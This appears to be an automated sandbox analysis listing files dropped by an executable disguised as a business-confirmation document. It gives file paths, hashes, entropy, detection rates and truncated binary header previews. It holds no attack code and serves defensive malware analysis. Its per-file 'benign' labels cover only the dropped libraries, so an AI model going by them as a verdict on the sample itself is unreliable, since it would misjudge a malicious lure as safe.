File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	123344
Entropy (8bit):	6.504957642040826
Encrypted:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	
SSDEEP:	1536:DkO/6RZFrpiS7ewflNGa35iOrjmwWTYP1KxBxZJByEJMBrsuLeLsWxcdaocACs0K:biRZFdBiussQ1MBjq2aocts03/7FE
MD5:	F92586E9CC1F12223B7EEB1A8CD4323C
SHA1:	F5EB4AB2508F27613F4D85D798FA793BB0BD04B0
SHA-256:	A1A2BB03A7CFCEA8944845A8FC12974482F44B44FD20BE73298FFD630F65D8D0
SHA-512:	5C047AB885A8ACCB604E58C1806C82474DC43E1F997B267F90C68A078CB63EE78A93D1496E6DD4F5A72FDF246F40EF19CE5CA0D0296BBCFCFA964E4921E68AF
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: h1gMAKBj8d.exe, Detection: malicious, Browse • Filename: 1AQz4ua1TU.exe, Detection: malicious, Browse • Filename: GolyROknn9.exe, Detection: malicious, Browse • Filename: 4uL7Ej2F0Y.exe, Detection: malicious, Browse • Filename: Ar25M0UwOR.exe, Detection: malicious, Browse • Filename: yOrAsxt8Qv.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.W32.AIDetect.malware1.20068.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.W32.AIDetect.malware1.5648.exe, Detection: malicious, Browse • Filename: tYSf9q5AiJ.exe, Detection: malicious, Browse • Filename: gjeg84WXoG.exe, Detection: malicious, Browse • Filename: 63TfhsKG1h.exe, Detection: malicious, Browse • Filename: UIKqwBvL6s.exe, Detection: malicious, Browse • Filename: mIkTGifBOr.exe, Detection: malicious, Browse • Filename: JJvkhWtyEm.exe, Detection: malicious, Browse • Filename: uLVu6RlD4i.exe, Detection: malicious, Browse • Filename: lm2LHApR75.exe, Detection: malicious, Browse • Filename: RsApxCz3YQ.exe, Detection: malicious, Browse • Filename: l59qWeKoK3.exe, Detection: malicious, Browse • Filename: u5h7R8M2X5.exe, Detection: malicious, Browse • Filename: UBYK8k1SPz.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.Z.....x.....x.....x.....=z.....=z.....=z.....x.....x.....z.../{.../{...../{...../{b...../{.....Rich.....PE..L...C@.\.....''!.....b.....0.....~p....@.....p.....h.....0...T.....@.....0..$.....text...7..... ..`.orpc..... ..... ..`.rdata...y...0...z.....@..@.data.....@....rsrc...h.....@..@.reloc.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26064
Entropy (8bit):	5.981632010321345
Encrypted:	false
SSDEEP:	384:KuAjyb0Xc6JzVuLoW2XDOc3TXg1hjsvDG8A3OPLon07zS:BEygs6RV6oW2Xd38njiDG8Mj
MD5:	A7FABF3DCE008915CEE4FFC338FA1CE6
SHA1:	F411FB41181C79FBA0516D5674D07444E98E7C92
SHA-256:	D368EB240106F87188C4F2AE30DB793A2D250D9344F0E0267D4F6A58E68152AD
SHA-512:	3D2935D02D1A2756AAD7060C47DC7CABBA820CC9977957605CE9BBB44222289CBC451AD331F408317CF01A1A4D3CF8D9CFC666C4E6B4DB9DDD404C7629CEA70
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S.....U...U...U...U...U..T...U..T...U..T...U..T...U5.T...U...U!..U..T..U..T...U...U...U..T...URich...U.....PE..L...<@.\.....''!.....8.....0.....0.....7....@.....=.....0>..x....`.....H.....<...09..T.....9..@.....0.....text...f..... ..`.orpc..... ....`.rdata.....0.....@..@.data...@....P.....(.....@....rsrc.....`.....*.....@..@.reloc..<.....D.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	70608
Entropy (8bit):	5.389701090881864
Encrypted:	false
SSDEEP:	768:3n8PHF564hn4wva3AVqH5PmE0SjA6QM0avrDG8MR43:38th4wvaQVE5PRl0xs
MD5:	5243F66EF4595D9D8902069EED8777E2
SHA1:	1FB7F82CD5F1376C5378CD88F853727AB1CC439E
SHA-256:	621F38BD19F62C9CE6826D492ECDF710C00BBDCF1FB4E4815883F29F1431DFDA
SHA-512:	A6AB96D73E326C7EEF75560907571AE9CAA70BA9614EB56284B863503AF53C78B991B809C0C8BAE3BCE99142018F59D42DD4BCD41376D0A30D9932BCFCAEE5A

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....~.....K...K...K.g.K...K4}.J...K4}.J...K4}.J...K4}.J...K...J...K...J...K ...K...K&|.J...K&|.J...K&|uK...K&|.J...KRich...K.....PE..L...J@.\.....''!.....$.....0.....@.....0z.....z.....v..... .....u..T. .....Hv..@.....0.....orpc...t..... ..`.text..... ..... ..`.rdata...Q...0...R.....@..@.data.....j.....@....rsrc. ...v.....x...t.....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD 3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X.....PE..L....=.\.....''!.....@.....0.....@.....0:.....:..d...`..p.....0.....p.....5..T..... .....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc... p....`.....(.....@..@.reloc.....p.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD 3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X.....PE..L....=.\.....''!.....@.....0.....@.....0:.....:..d...`..p.....0.....p.....5..T..... .....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc... p....`.....(.....@..@.reloc.....p.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l1-2-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.112057846012794
Encrypted:	false
SSDEEP:	192:IWIghWGJnWdsNtL/123Ouo+Uggs/nGfe4pBjSfcD63QXWh0txKdmVWQ4yW1rwqnh:IWPhWlsnhi00GftpBjnem9lD16PamFP
MD5:	E2F648AE40D234A3892E1455B4DBBE05
SHA1:	D9D750E828B629CFB7B402A3442947545D8D781B
SHA-256:	C8C499B012D0D63B7AFC8B4CA42D6D996B2FCF2E8B5F94CACFBEC9E6F33E8A03
SHA-512:	18D4E7A804813D9376427E12DAA444167129277E5FF30502A0FA29A96884BF902B43A5F0E6841EA1582981971843A4F7F928F8AECAC693904AB20CA40EE4E954
Malicious:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l1-2-0.dll	
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...._.L.... .....!..... ....0.....@.....L..... .....8=.....T.....text...<..... ....`.rsrc..... .....@..@....._.L.....8...T...T....._.L.....d....._.L.....RSDS.....g"Y.....api-ms-win-core-file-l1-2-0.pdb.....T....rdata..T..... rdata$zzzdbg.....L....edata... ..`....rsrc$01....` .....rsrc$02....._.L....@.....(...8...!.....`.....api-ms-win-core-file-l1-2-0.dll.CreateFile2.kernel32.CreateFile2.GetTempPathW.kernel32.GetTempPathW.GetVolumeNameForVolumeMountPointW.kernel32.GetVolumeNameForVolumeMou

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l2-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.166618249693435
Encrypted:	false
SSDEEP:	192:BZwWIghWG4U9ydsNtL/123Ouo+Uggs/nGfe4pBjSbUGHvNWh0txKdmVWQ4CWVU9h:UWPhWFBsnhi00GftpBjKvxemPlP55QQ7
MD5:	E479444BDD4AE4577FD32314A68F5D28
SHA1:	77EDF9509A252E886D4DA388BF9C9294D95498EB
SHA-256:	C85DC081B1964B77D289AAC43CC64746E7B141D036F248A731601EB98F827719
SHA-512:	2AFAB302FE0F7476A4254714575D77B584CD2DC5330B9B25B852CD71267CDA365D280F9AA8D544D4687DC388A2614A51C0418864C41AD389E1E847D81C3AB74
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...4..|.....!.. ....0.....t.....@..... ....8=.....T..... .....text...}..... . .`.rsrc..... .....@..@....4..|.....8...T...T.....4..|.....d.....4..|.....RSDS.=.Co.P..Gd./%P....api-ms-win-core-file-l2-1-0.pdb.....T....rdata..T..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....4..|.....D...p.....#...P.....;...g.....<...m.....%...Z.....api-ms-win-core-file-l2-1-0.dll.CopyFile2.kernel32.CopyFile2.CopyFileExW.kernel32.CopyFileExW.Crea

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-handle-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1117101479630005
Encrypted:	false
SSDEEP:	384:AWPhWXDz6i00GftpBj5FrFaemx+lDbNh/6:hroidkeppp
MD5:	6DB54065B33861967B491DD1C8FD8595
SHA1:	ED0938BBC0E2A863859AAD64606B8FC4C69B810A
SHA-256:	945CC64EE04B1964C1F9FCDC3124DD83973D332F5CFB696CDF128CA5C4CBD0E5
SHA-512:	AA6F0BCB760D449A3A82AED67CA0F7FB747CBB82E627210F377AF74E0B43A45BA660E9E3FE1AD4CBD2B46B1127108EC4A96C5CF9DE1BDEC36E993D0657A615B6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....G..... .....!..... ....0.....V.....@..... .....8=.....T..... .....text..._..... ....`.rsrc..... .....@..@.....G.....:...T...T.....G.....d.....G.....RSDSQ..{...IS].0.> ....api-ms-win-core-handle-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg....._....edata... ..`....rsrc$01....` .....rsrc$02.....G....Z.....(...<...P.....A...|.....,.....api-ms-win-core-handle-l1-1-0.dll.CloseHandle.kernel32.CloseHandle.CompareObjectHandles.kernel32.CompareObjectHandles.DuplicateHandle.kernel32

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.174986589968396
Encrypted:	false
SSDEEP:	192:GElqWIghWGZi5edXe123Ouo+Uggs/nGfe4pBjS/PHyRWh0txKdmVWQ4GWC2w4Dj3:GElqWPhWCXYi00GftpBjP9emYXlDbNs
MD5:	2EA3901D7B50BF6071EC8732371B821C
SHA1:	E7BE926F0F7D842271F7EDC7A4989544F4477DA7
SHA-256:	44F6DF4280C8ECC9C6E609B1A4BFEE041332D337D84679CFE0D6678CE8F2998A
SHA-512:	6BFFAC8E157A913C5660CD2FABD503C09B47D25F9C220DCE8615255C9524E4896EDF76FE2C2CC8BDEF58D9E736F5514A53C8E33D8325476C5F605C2421F15CD
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....:.....!.. ....0.....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....:.....8...T...T.....:.....d.....:.....RSDS.K....OB;....X.....api-ms-win-core-heap-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....:.....X.....2...Q...q.....C...h.....(...E...f.....0..._...z..... .....api-ms-win-core-heap-l1-1-0.dll.GetProcessHeap.k

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-interlocked-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17856
Entropy (8bit):	7.076803035880586
Encrypted:	false
SSDEEP:	192:DtiYsFWWIghWGQtu7B123Ouo+Uggs/nGfe4pBjSPiZadcbWh0txKdmVWQ4mWf2FN:5iYsFWWPhWUTi00GftpBjremUBNlgC
MD5:	D97A1CB141C6806F0101A5ED2673A63D
SHA1:	D31A84C1499A9128A8F0EFEA4230FCFA6C9579BE
SHA-256:	DECCD75FC3FC2BB31338B6FE26DEFFBD7914C6CD6A907E76FD4931B7D141718C
SHA-512:	0E3202041DEF9D2278416B7826C61621DCED6DEE8269507CE5783C193771F6B26D47FEB0700BBE937D8AFF9F7489890B5263D63203B5BA99E0B4099A5699C620
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....$.....!.. ....0.....@..... ....9.....T..... .....text..... .. `.rsrc..... .....@..@.....$.....?...T...T.....$.....d.....$.....RSDS#.....,S.6.~j....api-ms-win-core-interlocked-l1-1-0.pdb.....T....rdata..T .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....$.....(...T.....L.....!...U.....1.....p.....@...s..... .....api-ms-win-core-interlocked-l1-1-0.dll.InitializeSListHead.kernel32.InitializeSLis

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-libraryloader-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.131154779640255
Encrypted:	false
SSDEEP:	384:yHvuBL3BmWPhWZTi00GftpBjNKnemenyAlvN9W/L:yWBL3BXYoinKne1yd
MD5:	D0873E21721D04E20B6FFB038ACCF2F1
SHA1:	9E39E505D80D67B347B19A349A1532746C1F7F88
SHA-256:	BB25CCF8694D1FCFCE85A7159DCF6985FDB54728D29B021CB3D14242F65909CE
SHA-512:	4B7F2AD9EAD6489E1EA0704CF5F1B1579BAF1061B193D54CC6201FFDDA890A8C8FACB23091DFD851DD70D7922E0C7E95416F623C48EC25137DDD66E32DF9A 7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u*l.....!.. ....0.....9.....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....u*l.....A...T...T.....u*l.....d.....u*l.....RSDSU..e.j.(.wD.....api-ms-win-core-libraryloader-l1-1-0.pdb.....T....rdata ..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....u*l.....(...p.....R...}.....*...Y.....8..._.....B...k.....F... u.....)...P...w.....api-ms-win-c

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-localization-l1-2-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.089032314841867
Encrypted:	false
SSDEEP:	384:KOMw3zdp3bwjGjue9/0jCRrndbVWPhWIDz6i00GftpBj6cemjlD16Pa+4r:KOMwBprwjGjue9/0jCRrndbCOoireqv
MD5:	EFF11130BFE0D9C90C0026BF2FB219AE
SHA1:	CF4C89A6E46090D3D8FEEB9EB697AEA8A26E4088
SHA-256:	03AD57C24FF2CF895B5F533F0ECBD10266FD8634C6B9053CC9CB33B814AD5D97
SHA-512:	8133FB9F6B92F498413DB3140A80D6624A705F80D9C7AE627DFD48ADEB8C5305A61351BF27BBF02B4D3961F9943E26C55C2A66976251BB61EF1537BC8C212AD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...S.v..... .....!..... ....0.....@..... ....8=.....T..... .....text..... ....`.rsrc..... .....@..@....S.v.....@...T...T.....S.v.....d.....S.v.....RSDS..pS...Z4Yr.E@.....api-ms-win-core-localization-l1-2-0.pdb.....T. ...rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....S.v.....v.....;..;...(.....<...f.....5...].....!...I...q..... N...../...j...../...^...../...\.....8...`.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-memory-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.101895292899441
Encrypted:	false
SSDEEP:	384:+bZWPhWUsnhi00GftpBjwBemQlD16Par7:b4nhoi6BedH
MD5:	D500D9E24F33933956DF0E26F087FD91
SHA1:	6C537678AB6CFD6F3EA0DC0F5ABEFD1C4924F0C0
SHA-256:	BB33A9E906A5863043753C44F6F8165AFE4D5EDB7E55EFA4C7E6E1ED90778ECA
SHA-512:	C89023EB98BF29ADEEBFBCB570427B6DF301DE3D27FF7F4F0A098949F987F7C192E23695888A73F1A2019F1AF06F2135F919F6C606A07C8FA9F07C00C64A34B5
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....%(.... .....!..... ....0.....@.....l..... .....8=.....T..... .....text...l..... ....`.rsrc..... .....@..@.....%(.....:...T...T.....%(.....d.....%(.....RSDS.~....%.T.....CO....api-ms-win-core-memory-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....l....edata... ..`....rsrc$01....` .....rsrc$02.....%(.....(...h.....)...P...w.....C...g.....%...P.....B...g..... .....4...[...|.....=.....api-ms-win-core-memory-l1-1-0.dl

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-namedpipe-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.16337963516533
Encrypted:	false
SSDEEP:	192:pgWIghWGZiBeS123Ouo+Uggs/nGfe4pBjS/fE/hWh0txKdmVWQ4GWoxYyqnaj/6B:iWPhWUEi00GftpBj1temnltcwWB
MD5:	6F6796D1278670CCE6E2D85199623E27
SHA1:	8AA2155C3D3D5AA23F56CD0BC507255FC953CCC3
SHA-256:	C4F60F911068AB6D7F578D449BA7B5B9969F08FC683FD0CE8E2705BBF061F507
SHA-512:	6E7B134CA930BB33D2822677F31ECA1CB6C1DFF55211296324D2EA9EBDC7C01338F07D22A10C5C5E1179F14B1B5A4E3B0BAFB1C8D39FCF1107C57F9EAF063A B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L... .....!.. ....0.....-....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.... .....=...T...T..... .....d..... .....RSDS...IK..XM.&.....api-ms-win-core-namedpipe-l1-1-0.pdb.....T....rdata..T.. .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02..... .....(...P...x.....:...w.....O...y.....&...W.....=...j.....api-ms-win-core-namedpipe-l1-1-0.dll.ConnectNamedPipe.kernel32.ConnectNamedPipe.CreateNamedP

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processenvironment-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.073730829887072
Encrypted:	false
SSDEEP:	192:wXjWIghWGd4dsNtL/123Ouo+Uggs/nGfe4pBjSXcYddWh0txKdmVWQ4SW04engo5:MjWPhWHsnhi00GftpBjW7emOj5l1z6hP
MD5:	5F73A814936C8E7E4A2DFD68876143C8
SHA1:	D960016C4F553E461AFB5B06B039A15D2E76135E
SHA-256:	96898930FFB338DA45497BE019AE1ADCD63C5851141169D3023E53CE4C7A483E
SHA-512:	77987906A9D248448FA23DB2A634869B47AE3EC81EA383A74634A8C09244C674ECF9AADCDE298E5996CAFBB8522EDE78D08AAA270FD43C66BEDE24115CDBDI ED
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...).r.....!.. ....0.....:....@.....G..... .....0=.....T.....text...G..... . .`.rsrc..... .....@..@....).r.....F...T...T.....).r.....d.....).r.....RSDS.6..~x.....'.....api-ms-win-core-processenvironment-l1-1-0.pdb.....T... .rdata..T.....rdata$zzzdbg.....G....edata... ..`....rsrc$01....` .....rsrc$02.....).r.....(...|.....B.....$...M...{.....P.....6...k.....)/...(...e..... ..=...f.....8...q.....!...T..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19392
Entropy (8bit):	7.082421046253008
Encrypted:	false
SSDEEP:	384:afk1JzNcKSIJWPhW2snhi00GftpBjZqcLvemr4PlgC:RcKST+nhoi/BbeGv

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-0.dll	
MD5:	A2D7D7711F9C0E3E065B2929FF342666
SHA1:	A17B1F36E73B82EF9BFB831058F187535A550EB8
SHA-256:	9DAB884071B1F7D7A167F9BEC94BA2BEE875E3365603FA29B31DE286C6A97A1D
SHA-512:	D436B2192C4392A041E20506B2DFB593FE5797F1FDC2CDEB2D7958832C4C0A9E00D3AEA6AA1737D8A9773817FEADF47EE826A6B05FD75AB0BDAE984895C2C4EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-rtlsupport-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....(.....!.. ....0.....}"....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....(.....>...T...T.....(.....d.....(.....RSDS?.L.N.o.....=.....api-ms-win-core-rtlsupport-l1-1-0.pdb.....T....rdata..T.....rdata$zzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....(....F.....(...4...@...~.....I.....api-ms-win-core-rtlsupport-l1-1-0.dll.RtlCaptureContext.ntdll.RtlCaptureContext.RtlCaptureStackBackTrace.ntdll.RtlCaptureStackBackTrace.RtlUnwind.ntdll.RtlUnwind.

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.137724132900032
Encrypted:	false
SSDEEP:	384:xyMvRWPhWFs0i00GftpBjwCJdemnflUG+zl4:xyMvWWoibeTnn
MD5:	12CC7D8017023EF04EBDD28EF9558305
SHA1:	F859A66009D1CAAE88BF36B569B63E1FBDAE9493
SHA-256:	7670FDEDE524A485C13B11A7C878015E9B0D441B7D8EB15CA675AD6B9C9A7311
SHA-512:	F62303D98EA7D0DDBE78E4AB4DB31AC283C3A6F56DBE5E3640CBCF8C06353A37776BF914CFE57BBB77FC94CCFA48FAC06E74E27A4333FBDD112554C64683829
Malicious:	false
